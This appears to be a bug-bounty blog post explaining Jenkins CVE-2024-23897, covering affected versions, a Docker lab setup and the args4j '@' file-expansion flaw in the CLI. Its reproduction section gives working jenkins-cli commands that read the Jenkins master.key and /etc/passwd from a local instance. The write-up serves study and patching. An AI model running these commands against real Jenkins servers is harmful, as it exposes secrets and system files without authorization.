
Jenkins Arbitrary File Reading Vulnerability (CVE-2024–23897) — Bug Bounty Tuesday
Subscribed to: https://medium.com/@kerstan
Hello everyone, I’m Kerstan.
Today is Bug bounty Tuesday, I will share with you about Jenkins Arbitrary File Reading Vulnerability.
So, let’s dive right in.

1. Overview
Jenkins features an integral command-line interface (CLI) accessible through scripts or command shell. During CLI command execution, Jenkins employs the args4j library to interpret the command arguments and options on the Jenkins controller. Due to an enabled-by-default functionality in the CLI command parser of Jenkins’ compromised versions, known as expandAtFiles, adversaries can wield this parser attribute to substitute characters following the @ parameter with a file path for the contents within the file. This vulnerability may lead to unauthorized reading of any file within the Jenkins controller file system or be leveraged for remote code execution in various scenarios.
File Reading through Command-line Interface: Jenkins’ inherent command-line interface (CLI) embodies a feature permitting file contents to be interchanged with command parameters by appending a file path to the @ character. As a result, attackers can potentially access any file on the file system of Jenkins controller.
Circumventing Permissions: Assailants with Overall/Read permissions could potentially read the full contents of files, while even those devoid of such access could manage to view portions of file contents.
Affected Versions:
- Jenkins version 2.441 and earlier
- Jenkins Long-Term Support (LTS) version 2.426.2 and earlier.
2. Environment Setup
Use Docker for environment setup https://hub.docker.com/r/jenkins/jenkins/tags
docker pull jenkins/jenkins:2.440-jdk17

docker run  --name jenkins -p 8090:8080 jenkins/jenkins:2.440-jdk17

3. Vulnerability Reproduction
Access the path http://127.0.0.1:8090/cli/?remoting=false to download jenkins-cli.jar
java -jar jenkins-cli.jar -s http://127.0.0.1:8090/ who-am-i "@/var/jenkins_home/secrets/master.key"
java -jar jenkins-cli.jar -s http://127.0.0.1:8090/ help "@/etc/passwd"
java -jar jenkins-cli.jar -s http://127.0.0.1:8090/ who-am-i "@/etc/passwd"
4. Analyzing the Vulnerability

Examine the differences between versions at:
https://github.com/jenkinsci/jenkins/compare/jenkins-2.441...jenkins-2.442
Significant modifications are found in the file src/main/java/hudson/cli/CLICommand.java

hudson.cli.CLICommand#main

org.kohsuke.args4j.CmdLineParser#parseArgument(java.lang.String...)
org.kohsuke.args4j.CmdLineParser#expandAtFiles

If an argument begins with @, then the content after @ is treated as an absolute path, a File object is created, and the file’s content is read.
If this writing has been helpful to you, please consider giving it a clap and following. Thanks bro.
Alternatively, you can just buy me a coffee here, any sort of support is much appreciated. Enjoy your reading.
If you want to learn more knowledge about Bug Bounty Tuesday, please be sure to take a look at my latest articles.
How I Discovering the Origin IP In Bug Bounty — Bug Bounty Tuesday
Unauthenticated Jira CVEs Check List — Bug Tuesday
How I Find Open Redirect Bug — Bug Bounty Tuesday
My SSRF Tricks — Bug Bounty Tuesday
Get IDOR In No Permission To Access Page — Bug Bounty Tuesday
How To Get A XSSI Bug In Bug Bounty — Bug Bounty Tuesday
Account Takeover on International Exchange — Bug Bounty Tuesday
URL Redirection To DOM XSS on Hackerone Programs — Bug Bounty Tuesday
3 Cases of DOM XSS in Bug Bounty
3 Steps Discovered XXE You Should Know
URL Redirection To DOM XSS on Hackerone Programs
How I Discovered SSRF on Hackerone Program
How I Automatically Discovered SSRF on Hackerone Program
PS.


